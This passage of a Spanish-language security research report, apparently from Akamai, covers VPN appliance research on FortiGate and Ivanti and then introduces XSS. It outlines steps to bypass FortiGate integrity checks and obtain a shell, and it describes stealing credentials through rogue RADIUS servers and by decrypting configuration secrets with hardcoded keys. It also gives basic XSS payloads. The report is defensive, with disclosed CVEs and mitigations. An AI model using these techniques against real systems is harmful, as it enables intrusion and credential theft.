Dado que los atacantes piden bitcoin e incluyen la dirección de la cartera en el mensaje a la víctima, en realidad podemos realizar un seguimiento de los pagos, y parece que consiguieron al menos 2,6 BTC con este esquema, lo que equivale aproximadamente a 260 000 USD en el momento de redactar este informe.

Estrategias de mitigación

Para mitigar este tipo de amenazas de forma eficaz, las organizaciones pueden emplear la asignación y segmentación de la red para identificar y aislar los sistemas críticos, y limitar el acceso a la red hacia dichos sistemas y desde los mismos, lo que obstruye el movimiento lateral de cualquier malware en caso de filtración. La segmentación basada en software también restringe los puertos de administración. La segmentación se puede utilizar para crear una política en el nivel de proceso que reduzca la superficie de ataque en los puertos confidenciales. Es preferible que las organizaciones utilicen una solución que les permita aplicar políticas en el nivel de proceso para, de esta forma, poder determinar mejor qué procesos pueden comunicarse a través de puertos de gestión confidenciales.

Detección de las botnets

Nuestro equipo desarrolló herramientas para ayudar a detectar dos de estas botnets:

- Un script de detección para que los servidores SSH identifiquen los indicadores de FritzFrog
- Un archivo de configuración para Infection Monkey para probar entornos contra el propagador de SSH de NoaBot

Protección adicional

Además, su organización puede utilizar los siguientes enfoques para protegerse contra botnets:

- Adoptar un enfoque de ciberseguridad multicapa para abordar las amenazas en las diferentes etapas del ataque y en los distintos entornos de amenazas.
- Mantener todo el software, el firmware y los sistemas operativos actualizados con los parches de seguridad más recientes.
- Realizar copias de seguridad offline de los datos críticos periódicamente y establecer un plan de recuperación ante desastres y un plan de respuesta ante incidentes eficaces.
- Impartir formación periódica para concienciar y educar en materia de ciberseguridad a los empleados.

Arquitectura de red

La seguridad de la red moderna no consiste en construir muros, sino en una protección inteligente y adaptable. Han quedado atrás los días de los diseños de red sencillos y planos. Las redes actuales son redes complejas de API y protocolos avanzados que crean tanto oportunidades como desafíos para la ciberseguridad.

La interacción entre el edge computing y la infraestructura principal ahora introduce varias capas de riesgo potencial. A medida que las redes se vuelven más interconectadas, su defensa se complica cada vez más.

En esta sección sobre la arquitectura de red del marco de seguridad en profundidad, la investigación aborda los riesgos específicos del uso indebido de VPN y los scripts entre sitios (XSS).

Estudio de investigación

Abuso de VPN

Las VPN son un gran ejemplo de la arquitectura de red moderna de la que hablamos. Son esenciales para el trabajo remoto, pero también son una espada de doble filo. Aunque las VPN mantienen a las empresas en funcionamiento, también crean nuevos puntos de entrada para posibles ciberataques. Las empresas deben buscar un buen equilibrio entre conectividad y seguridad, y comprender que cada solución tecnológica conlleva su propio conjunto de riesgos.

VPN: El punto de entrada a la red

2024 fue un año difícil para la seguridad de VPN; parece que se informó de nuevos ataques cada dos semanas, incluidos algunos que se explotaron activamente en Ivanti Connect Secure y PAN-OS de Palo Alto. Los requisitos arquitectónicos inherentes a los dispositivos VPN, que requieren una conectividad a Internet persistente, los convierten en objetivos especialmente atractivos para los atacantes sofisticados que buscan la manera de penetrar en la red.

El diseño estructural de las VPN, que exige una interfaz de red abierta, crea una vulnerabilidad intrínseca que los agentes maliciosos pueden explotar sistemáticamente como punto de entrada potencial a los ecosistemas de red de la organización. Este interés (malicioso) por los dispositivos VPN es un doble quebradero de cabeza para los defensores, ya que las VPN suelen proporcionarse en un dispositivo de caja negra, por lo que los defensores no suelen tener ni idea de lo que ocurre en el dispositivo más allá del portal o la consola de gestión. Sin embargo, los atacantes pueden dedicar tiempo y esfuerzo a descifrar el dispositivo, realizar ingeniería inversa en el servidor VPN y detectar las vulnerabilidades. Con este conocimiento, nos embarcamos en un proyecto en 2024 para comprender el impacto potencial de una filtración de VPN eficaz. Tradicionalmente, una filtración solo significa una entrada en la red de la organización, pero ¿qué sucede *después* de la entrada?

Descifrado de una VPN

En el pasado, la investigación de un dispositivo VPN implicaba comprar físicamente uno, abrir su carcasa para acceder a su placa y conectarse a un puerto de depuración o descargar su firmware a través de Flash. Hoy en día, es habitual encontrar dispositivos VPN virtuales que se puedan cargar como máquinas virtuales (VM).

Normalmente, esas máquinas virtuales constarán de una imagen del cargador de arranque, una imagen del kernel y un sistema de archivos. También hay varias protecciones disponibles para esos componentes. Por ejemplo, el cargador de arranque y el kernel de FortiGate realizan múltiples verificaciones de integridad y firma a mientras se ejecutan para asegurarse de que no se han manipulado. Para implementar la confidencialidad, el propio sistema de archivos también está protegido mediante cifrado y se descifra únicamente mientras el dispositivo está en funcionamiento.

Según nuestra investigación, se requieren los siguientes 12 pasos para convertir un dispositivo virtual FortiGate en un entorno de investigación con un shell remoto:

1. Extraer el disco virtual del dispositivo
2. Descifrar el sistema de archivos raíz
3. Extraer el archivo *bin* principal
4. Aplicar parche a la comprobación de integridad de */bin/init*
5. Convertir la imagen del kernel en un archivo ELF para facilitar el análisis
6. Buscar la dirección de *fgt_verify_initrd*, de modo que se le pueda aplicar un parche durante su ejecución para omitir más comprobaciones de integridad
7. Colocar un BusyBox y gdb compilado estáticamente dentro de */bin/*
8. Compilar un stub que cree un servidor telnet; anular */bin/smartctl* con este stub
9. Volver a empaquetar la carpeta */bin/* en un archivo
10. Volver a empaquetar el sistema de archivos raíz y cifrarlo
11. Añadir relleno al final del sistema de archivos cifrado
12. Sustituir el sistema de archivos empaquetado en la máquina virtual

Este proceso se ilustra en la Figura 11.




Fig. 11: Aplicación de parches a FortiGate para un entorno de investigación

Como puede ver, la investigación del funcionamiento interno de un dispositivo VPN es un proceso largo y arduo, y no existe una forma realista de que los defensores de redes puedan asignarle tanto tiempo y tantos recursos. Por otro lado, los atacantes pueden permitirse hacer todo eso, especialmente cuando se ven alentados por la posible recompensa tras un ataque logrado.

Ingeniería inversa de un dispositivo VPN

Los dispositivos VPN contienen muchos componentes. Normalmente, estos componentes son un servidor HTTP para el portal de administración, una interfaz de servidor para la propia VPN, un shell de gestión personalizado (para evitar exponer el sistema operativo bare metal a los usuarios) y otros elementos auxiliares.

Por lo general, los atacantes intentan encontrar mecanismos para eludir la autenticación y conectarse al portal de gestión o al shell, o encontrar vulnerabilidades en la implementación del protocolo VPN para corromper la memoria y poder ejecutar código de shell (y, posteriormente, malware) en el propio dispositivo.

Cuando analizamos el dispositivo VPN de FortiGate, observamos que su servidor web de administración está basado en Apache. Decidimos empezar a aplicar ingeniería inversa a su controlador de autenticación de API, ya que la parte interesante es eludir la autenticación. Al gestionar solicitudes HTTP, utiliza un módulo de Apache llamado biblioteca libapreq para procesar los datos de las solicitudes de los clientes. Es sorprendente que la biblioteca presente en el binario sea la versión más antigua disponible (marzo de 2000). Fortinet utiliza el módulo casi exactamente igual a como lo hacía hace 24 años, excepto por cambios muy pequeños en las optimizaciones.

Búsqueda (y detección) de errores

Encontramos varios errores en esta biblioteca, que revelamos a Fortinet en junio de 2024 y a los que se les aplicó un parche a partir del 14 de enero de 2025.

Entre los errores, encontramos una escritura fuera de los límites (OOB), que nos permite sobrescribir un byte de memoria con un byte nulo, y un error de copia arbitraria (wildCopy), que nos permite engañar al servidor para que copie un gran búfer. Ambos errores son difíciles de explotar para una ejecución remota completa de código debido a restricciones en los datos y la ejecución. Hemos encontrado otra escritura OOB que podríamos utilizar para bloquear la bifurcación del servidor web que gestionó nuestra solicitud. Dado que las operaciones de bifurcación son costosas, la activación repetida del error podría provocar un ataque de denegación de servicio (DoS). También hemos encontrado una lectura OOB, que podría provocar una filtración de memoria que podría contener credenciales de usuario.

El error más grave que encontramos en el propio código de Fortinet provocó un ataque DoS. Hemos especificado la carga de archivos a través de los datos de la solicitud. Esto provocó que se creara un nuevo archivo dentro de la carpeta */tmp*. El servidor web realiza un seguimiento de esos archivos mediante una lista vinculada que mantiene en la memoria, pero hay un error que hace que el servidor elimine solo el primer objeto de la lista. Por lo tanto, la especificación de varios archivos en una sola solicitud provocó que los archivos sobrantes se dejaran en la carpeta */tmp*. Como */tmp* es un sistema de archivos tmpfs, los datos se almacenan en la RAM. Esto llevó a un caso de OOM (sin memoria, *Out Of Memory*) completo del sistema, lo que provocó que el dispositivo se bloqueara (Figura 12). Solo al reiniciar el dispositivo, este volvió a su uso normal, e incluso eso no está garantizado. En uno de nuestros intentos, incluso después de reiniciar el dispositivo, la funcionalidad de red no funcionaba correctamente y no pudimos utilizar o conectar con el dispositivo.




Fig. 12: Llenado de la RAM del dispositivo VPN con archivos no eliminados, que provoca en última instancia una situación de DoS debido a la falta de memoria

Estos son solo los errores y las CVE que encontró Akamai; se encontraron muchos más el año pasado, incluidos errores que permitían eludir la autenticación o ejecutar código de forma remota.

Abuso del acceso a VPN

Históricamente, los servidores VPN se han explotado principalmente para lograr un único objetivo: el acceso inicial. Los atacantes vulneran el servidor VPN orientado a Internet y lo utilizan como entrada inicial a la red interna, lo que les permite llevar a cabo sus intrusiones.

Aunque este enfoque es muy eficaz, nos preguntamos si eso es todo lo que se puede hacer. Al fin y al cabo, hacerse con un dispositivo VPN para modificar su firmware subyacente es una operación muy compleja (como hemos visto), por lo que nos preguntamos si hay algún otro objetivo perfecto. Decidimos explorar un enfoque diferente, una forma "más fácil" de posexplotación de la VPN que utiliza solo el panel administrativo y las capacidades disponibles de forma nativa. Llamamos a este enfoque "vivir de la VPN".

Este enfoque tiene al menos dos ventajas:

1. Este tipo de acceso puede ser más fácil de obtener que la ejecución remota completa de código: el acceso a la interfaz de gestión se puede obtener a través de una vulnerabilidad que permita eludir la autenticación, credenciales pocas seguras o el phishing.
2. Este enfoque puede resultar más rentable, ya que nos ahorramos el esfuerzo de desarrollar una carga útil personalizada.

Descubrimos dos CVE (CVE-2024-37374, CVE-2024-37375) y un conjunto de técnicas de no corrección que pueden utilizar los atacantes que controlan el servidor VPN para apropiarse de otros activos críticos de la red, lo que puede **convertir potencialmente la vulneración de la VPN en una vulneración de toda la red**.

Demostramos nuestros resultados en FortiGate e Ivanti Connect Secure, pero creemos que las variaciones de las técnicas probablemente sean relevantes para servidores VPN y dispositivos del Edge adicionales.

Abuso de la autenticación legítima

Necesita (con suerte) un usuario para autenticarse en la VPN. Aunque es posible configurar manualmente usuarios individuales a través de la interfaz de administración de VPN, es extremadamente ineficiente en organizaciones de mayor tamaño, además de crear un auténtico caos por la gestión de usuarios duplicados. En su lugar, los dispositivos VPN admiten la integración de autenticación de terceros. De esta forma, los usuarios pueden utilizar sus credenciales normales para autenticarse en la VPN (Figura 13).




Fig. 13: Uso de un servidor de autenticación remoto para autenticar a los usuarios

Una opción de servidor de autenticación muy popular para la VPN es el protocolo ligero de acceso a directorios (LDAP), que suele ser un controlador de dominio de Active Directory (AD). Con esta configuración, los usuarios pueden acceder a la VPN a través de sus credenciales de dominio, lo que la convierte en una opción muy práctica.

Cuando se configura para que funcione con un servidor LDAP para la autenticación, el propio dispositivo VPN debe tener una cuenta de servicio con la que autenticarse para que pueda consultar las credenciales de usuario. Descubrimos que cuando se utiliza LDAP simple (en lugar de LDAPS, la versión segura de LDAP), se conecta a través de un enlace simple y **tanto la cuenta de servicio como las credenciales de usuario se pasan en texto no cifrado** (Figura 14). La configuración LDAP simple también es la predeterminada en algunos proveedores de VPN, lo que permite que cualquier atacante con capacidades de captura de datos de red pueda recopilarla fácilmente. ¿Cómo obtienen los atacantes las capacidades de captura de datos de red? Pues es una función integrada en muchos dispositivos VPN.

```
▾ Lightweight Directory Access Protocol
  ▾ LDAPMessage bindRequest(1) "cn=Administrator,cn=users,dc=aka,dc=test" simple
      messageID: 1
    ▾ protocolOp: bindRequest (0)
      ▾ bindRequest
          version: 3
          name: cn=Administrator,cn=users,dc=aka,dc=test
        ▾ authentication: simple (0)
            simple: P@ssw0rd
```

Fig. 14: Transmisión de credenciales de LDAP en texto no cifrado

Servidores de autenticación no aprobados

Como hemos mencionado, al autenticar un usuario remoto, la VPN se pondrá en contacto con el servidor de autenticación adecuado para validar las credenciales proporcionadas. Hemos identificado un método que explota este flujo de autenticación para vulnerar **cualquier credencial que un usuario proporcione** a la VPN.

Esta técnica funciona registrando un servidor de autenticación no aprobado que la VPN utilizará al autenticar a los usuarios (Figura 15). La implementación específica varía según la VPN, pero la premisa básica es que, al registrar nuestro propio servidor de autenticación, el dispositivo VPN enviará las credenciales de usuario para su validación, lo que facilita la extracción de estos datos.




Fig. 15: Adición de un servidor de autenticación no aprobado para vulnerar las credenciales del cliente

En nuestra implementación, utilizamos un servidor de autenticación RADIUS. La autenticación RADIUS es oportuna en este escenario por dos motivos:

1. Las credenciales se envían al servidor durante la solicitud inicial sin verificar primero si el usuario existe en el servidor.
2. Las credenciales se envían al servidor cifradas con una clave determinada por el atacante, lo que les permite recuperar las credenciales en texto no cifrado (Figura 16).




Fig. 16: Una contraseña cifrada en un mensaje de autenticación RADIUS

Extracción de los secretos del archivo de configuración

Una característica práctica de las VPN es la capacidad de exportar sus configuraciones, normalmente para compartirlas entre dispositivos o para realizar copias de seguridad entre actualizaciones.

Entre los diversos ajustes interesantes que podemos localizar en los archivos de configuración, hay uno que destaca entre ellos: los secretos. Las VPN almacenan muchos secretos en su configuración, como contraseñas de usuario locales, claves SSH, certificados y, lo que es más interesante, credenciales de cuentas de servicios de terceros. Un atacante con acceso al dispositivo VPN podría exportar la configuración existente para obtener acceso a esos secretos.

Sin embargo, no es tan sencillo; para protegerlos, los secretos se almacenan en el archivo de configuración de forma cifrada. La Figura 17 es un ejemplo de un secreto cifrado en un archivo de configuración de FortiGate.

```
user_local:
    - guest:
        type: password
        passwd: ENC BAhcRumOucwyKL1o7WbjHq0LX3qVS1TlUIdn
```

Fig. 17: Una contraseña cifrada dentro de un archivo de configuración de FortiGate

Se podría pensar que no es recuperable; después de todo, en la mayoría de las implementaciones de bases de datos de usuarios, las contraseñas se almacenan en su forma con sal y con hash precisamente para que no sean recuperables en caso de que la base de datos se vea vulnerada. Sin embargo, en el caso de la integración con herramientas de terceros, la contraseña debe ser recuperable, ya que se debe pasar como texto sin formato al servidor de autenticación.

Nuestro principal hallazgo gira en torno a la omisión de este cifrado y la recuperación del secreto en texto sin formato.

Descifrado de secretos de un archivo de configuración de FortiGate

FortiGate utiliza AES para cifrar todos los secretos de la configuración. ¿Qué clave se utiliza para realizar este cifrado? El investigador de seguridad Bart Dopheide descubrió que se utiliza **una sola clave integrada como parte del código** en todos los dispositivos FortiGate y que esta clave no se podía cambiar. Fortinet asignó el identificador CVE-2019-6693 a este problema e implementó una corrección al permitir a los usuarios cambiar la clave integrada como parte del código por una personalizada.

Incluso después de esta corrección, el problema sigue siendo muy relevante hoy en día. La clave no se cambió, por lo tanto, **de forma predeterminada, los dispositivos FortiGate siguen utilizando la misma clave.** Esto significa que si un atacante obtiene un archivo de configuración de un dispositivo FortiGate con la configuración predeterminada, podrá descifrar todos los secretos almacenados en el dispositivo.

Ahora, supongamos que el administrador de FortiGate sigue la práctica recomendada y utiliza una clave personalizada en lugar de la predeterminada. **Descubrimos que, si controlamos la VPN, todavía podemos obtener fácilmente los secretos.**

Los administradores pueden simplemente desactivar la *configuración private-data-encryption*, que se utiliza para controlar la clave de cifrado personalizada. Esto **no requiere saber cuál es la clave integrada como parte del código actualmente**, y **revertirá el cifrado de todos los secretos a la clave integrada como parte del código original.**

¿Por qué es tan importante? FortiGate admite integraciones con varias aplicaciones a través de la función de "conector externo". Estos conectores tienen diferentes propósitos, pero la mayoría de ellos comparten una característica importante: necesitan credenciales para la aplicación. Esto significa que FortiGate puede contener credenciales para servicios esenciales como proveedores de nube, SAP, Kubernetes, ESXi y muchos más.

En algunos casos, las credenciales requieren privilegios elevados para la aplicación correspondiente. Por ejemplo, la integración de "Poll Active Directory Server" **requiere las credenciales de una cuenta con acceso administrativo a un controlador de dominio,** lo que posiblemente puede convertir una filtración de FortiGate en una vulneración de todo el dominio inmediatamente.

Hemos revelado esta técnica de ataque a Fortinet, pero en el momento de redactar este documento no han solucionado este problema y no se le ha asignado una CVE.

Descifrado de secretos de un archivo de configuración de Ivanti Connect Secure

Ivanti Connect Secure utiliza un algoritmo de cifrado complejo y personalizado basado en AES. Esto requiere más esfuerzo por parte de los atacantes maliciosos para analizarlo, pero el cifrado se basa en un algoritmo simétrico, por lo que sigue siendo reversible.


Descubrimos que Ivanti Connect Secure también utiliza una clave integrada como parte del código, y **creemos que no ha cambiado desde al menos 2015**. Se lo comunicamos a Ivanti y a este problema se le asignó el identificador CVE-2024-37374.

Además, encontramos y revelamos que Ivanti almacena credenciales de autenticación para servidores de gestión de dispositivos móviles en texto no cifrado. Se le asignó el identificador CVE-2024-37375.

Técnicas de posexplotación de la VPN en el mundo real

Hasta ahora, hemos hablado de técnicas de ataque teóricas que encontramos en nuestro laboratorio, pero ¿hay ejemplos reales de esto? Creemos que sí.

En su informe Cutting Edge, los investigadores de Mandiant, que cubrían una serie de campañas de explotación contra dispositivos Ivanti, comentaron que los atacantes podían vulnerar la cuenta de servicio LDAP configurada en el dispositivo Ivanti (Figura 18).



Lateral Movement Leading to Active Directory Compromise

UNC5330 gained initial access to the victim environment by chaining together CVE-2024-21893 and CVE-2024-21887, a tactic outlined in Cutting Edge Part 3. Shortly after gaining access, UNC5330 leveraged an LDAP bind account configured on the compromised Ivanti Connect Secure appliance to abuse a vulnerable Windows Certificate Template, created a computer object, and requested a certificate for a domain administrator. The threat actor then impersonated the domain administrator to perform subsequent DCSyncs to extract additional credential material to move laterally.

Fig. 18: Ejemplo de cuenta LDAP vulnerada (Fuente: Mandiant)

Aunque el informe de Mandiant no entra en detalles sobre cómo los atacantes pudieron lograrlo, creemos que **es muy probable que los atacantes hayan logrado obtener las credenciales utilizando alguno de los métodos que hemos mencionado en este informe**, es decir, extrayéndolas del archivo de configuración o mediante la captura de datos del tráfico de red.

Estos tipos de técnicas son muy fáciles de implementar y creemos que los atacantes de todos los niveles de sofisticación podrán utilizarlas.

Mitigación y detección

Dado que los dispositivos VPN suelen ser cajas negras, es difícil supervisarlos correctamente para detectar ataques y filtraciones. Sin embargo, hay algunas cosas que puede hacer para limitar el impacto de los ataques, como supervisar los cambios de configuración, limitar los permisos de la cuenta de servicio, utilizar identidades dedicadas para la autenticación en VPN y utilizar el acceso de red Zero Trust.

Supervisar los cambios de configuración

La mayoría de las técnicas que hemos descrito aquí implican algún tipo de cambio en la configuración. Exportar y examinar periódicamente la configuración de VPN es muy fácil de llevar a cabo y puede ayudar a largo plazo a la hora de detectar ataques de tipo "vivir de la VPN".

Limitar los permisos de la cuenta de servicio

Como hemos descrito, es fácil recuperar las contraseñas en texto no cifrado de las cuentas de servicio almacenadas en servidores VPN. En realidad, no hay forma de evitarlo, ya que las VPN requieren el uso de contraseñas en texto no cifrado en algunos casos.

Para reducir el impacto de una posible vulneración de la VPN, recomendamos el uso de cuentas de servicio con un conjunto limitado de permisos, preferiblemente de solo lectura. Esto puede contradecir la documentación oficial, pero hemos descubierto que algunas integraciones funcionan bien incluso con privilegios reducidos, y la documentación oficial solo sirve para cubrir casos imprevistos en el Edge.

Los administradores de red deben tratar de comprender cómo un atacante podría aprovechar las credenciales almacenadas en la VPN y asegurarse de que una VPN vulnerada no ocasione la vulneración de otros activos críticos.

Utilizar identidades dedicadas para la autenticación en VPN

Aunque puede resultar tentador utilizar los servicios de autenticación existentes, como AD, para autenticar a los usuarios en la VPN, le recomendamos que evite hacerlo. Los atacantes con control sobre la VPN podrán obtener las credenciales y utilizarlas para pasar a los activos internos, convirtiendo la VPN en un único punto de fallo.

En su lugar, se recomienda utilizar una forma independiente y dedicada de autenticar a los usuarios en la VPN. Por ejemplo, utilice la autenticación basada en certificados mediante certificados emitidos específicamente para este fin.

Utilizar el acceso de red Zero Trust

Uno de los principales problemas de las VPN tradicionales es su enfoque de "todo o nada" al conceder acceso a la red: los usuarios están "dentro" (tienen acceso completo a la red) o están "fuera" (no pueden acceder a nada).

Ambas opciones son problemáticas. Por un lado, debemos proporcionar a los usuarios acceso remoto a las aplicaciones internas. Por otro lado, no queremos que un atacante obtenga acceso completo a la red, desde la que puede vulnerar un servidor VPN.

La seguridad con reconocimiento de identidades basada en los principios de Zero Trust proporciona una alternativa más segura a las VPN tradicionales. Este enfoque utiliza políticas basadas en identidades y datos en tiempo real, incluidas la ubicación del usuario, la hora y la seguridad del dispositivo, para conceder a los usuarios acceso solo a las aplicaciones necesarias, lo que elimina el acceso más amplio a nivel de red. De esa manera, mitiga los riesgos asociados al mantenimiento y la aplicación de parches a las VPN, así como otras soluciones basadas en dispositivos, para disfrutar de un acceso seguro a las aplicaciones. Además, definir políticas de acceso a la red por entidades permite que los usuarios realicen operaciones remotas aprobadas, a la vez que se reduce el impacto de una posible filtración.

Estudio de investigación

Ataques de scripts entre sitios

Las aplicaciones web se crean para aceptar, procesar y devolver datos proporcionados por el usuario. La entrada de usuario es lo que permite que Internet sea lo que es hoy en día, pero no se puede confiar en ella.

Los ataques de scripts entre sitios (XSS) pueden producirse cuando una aplicación web no distingue correctamente entre los datos de confianza y los que no lo son. El problema es la falta de contexto. El código que presenta una vulnerabilidad de XSS no tiene idea de si los datos que se colocan en el HTML proceden de una fuente de confianza. **Es probable que el ingeniero que escribe el código tampoco lo sepa: para cuando la entrada de usuario llega a este punto, podría haber pasado por decenas de otros fragmentos de código.** De forma alternativa, este código puede haber estado utilizando datos de confianza, pero debido a un cambio anterior, ahora está procesando entradas de usuario que no son de confianza.

Aunque no hay una manera fácil de resolver este problema de contexto, hay maneras de ayudar a superarlo. Los marcos modernos pueden ayudar a los ingenieros a identificar datos que no son de confianza. Pedir a otro miembro del equipo que revise los cambios de código es otra manera excelente de ayudar a añadir contexto. Sin embargo, ninguna de estas maneras puede garantizar que el problema se supere. ¿Funcionarán en la mayoría de las situaciones? Probablemente, pero no funcionarán en *todas* las situaciones. Puede que esté cansado de escuchar la frase "defensa en profundidad", pero este enfoque es la única manera viable de superar este problema de manera fiable.

¿Se han acabado los ataques de XSS?

Durante la última década y media, se han producido declaraciones firmes de que los ataques de XSS "han acabado" y de que ciertos marcos web están "a salvo" de los ataques de XSS. Los principales navegadores web han introducido (y, desde entonces, han retirado) módulos para evitar los ataques de XSS. ¿Se han acabado realmente los ataques de XSS y son un problema del pasado? Si está leyendo esto, apuesto a que usted ya sabe la respuesta a esta pregunta. Los ataques de XSS son y seguirán siendo una de las vulnerabilidades más comunes que se pueden encontrar en las aplicaciones web.

Este estudio de investigación se centra en las vulnerabilidades de XSS que reflejan la entrada controlada por el usuario directamente dentro del contexto de JavaScript, y explora por qué un defensor debe añadir defensa en profundidad a través de la codificación de salida. Nuestro objetivo es proporcionar a los defensores las herramientas que necesitan para proteger sus aplicaciones de estos ataques de XSS.

Curso intensivo sobre los ataques de XSS

Las vulnerabilidades de XSS son una clase de ataques de inyección que hacen que una aplicación web ejecute JavaScript que no es de confianza. En la mayoría de los casos, esto ocurre en el navegador web. Existen matices en función del tipo de ataque de XSS, pero generalmente la aplicación web aceptará el contenido del usuario y lo devolverá al navegador web. El navegador asumirá que cualquier contenido procedente del servidor web es de confianza. Por lo tanto, el script tendrá acceso a las cookies, los tokens de sesión y el resto de información almacenada por el navegador para el sitio web vulnerable. Debido a la flexibilidad de ejecutar código controlado por el atacante en el navegador web de la víctima, un ataque de XSS puede tener toda una serie de consecuencias, como el secuestro de sesiones o el robo de información confidencial de la víctima.

Clasificación de las vulnerabilidades de XSS

Hay muchas formas de clasificar y ordenar las vulnerabilidades de XSS. La forma más común de clasificar las vulnerabilidades de XSS es por su tipo, incluidas las reflejadas, almacenadas y basadas en el modelo de objetos de documento (DOM). La comunidad de seguridad también ha comenzado a añadir los términos "cliente" y "servidor" para especificar dónde se utilizan los datos que no son de confianza. Para este informe, sin embargo, separaremos los ataques de XSS en dos categorías:

1. Cargas útiles que necesitan crear contexto de JavaScript
2. Cargas útiles que ya tienen contexto de JavaScript debido a la forma en que se reflejan en el navegador

Cargas útiles que necesitan crear contexto de JavaScript

La primera categoría es probablemente lo que la mayoría de la gente asocia con los ataques de XSS clásicos. Estos ataques suelen implicar el envío de HTML que invoca JavaScript para ejecutar el script. Existen varias maneras de lograrlo.

La carga útil puede inyectar las etiquetas de script por sí misma:

```
JavaScript
<script>alert(1)</script>
```

O puede utilizar uno de los muchos atributos HTML para especificar que se debe ejecutar algo en JavaScript:

```
JavaScript
<a href="javascript:alert(1)">XSS</a>
```

Por último, la carga útil puede utilizar controladores de eventos para ejecutar JavaScript:

```
JavaScript
<body onload=alert(1)>
```

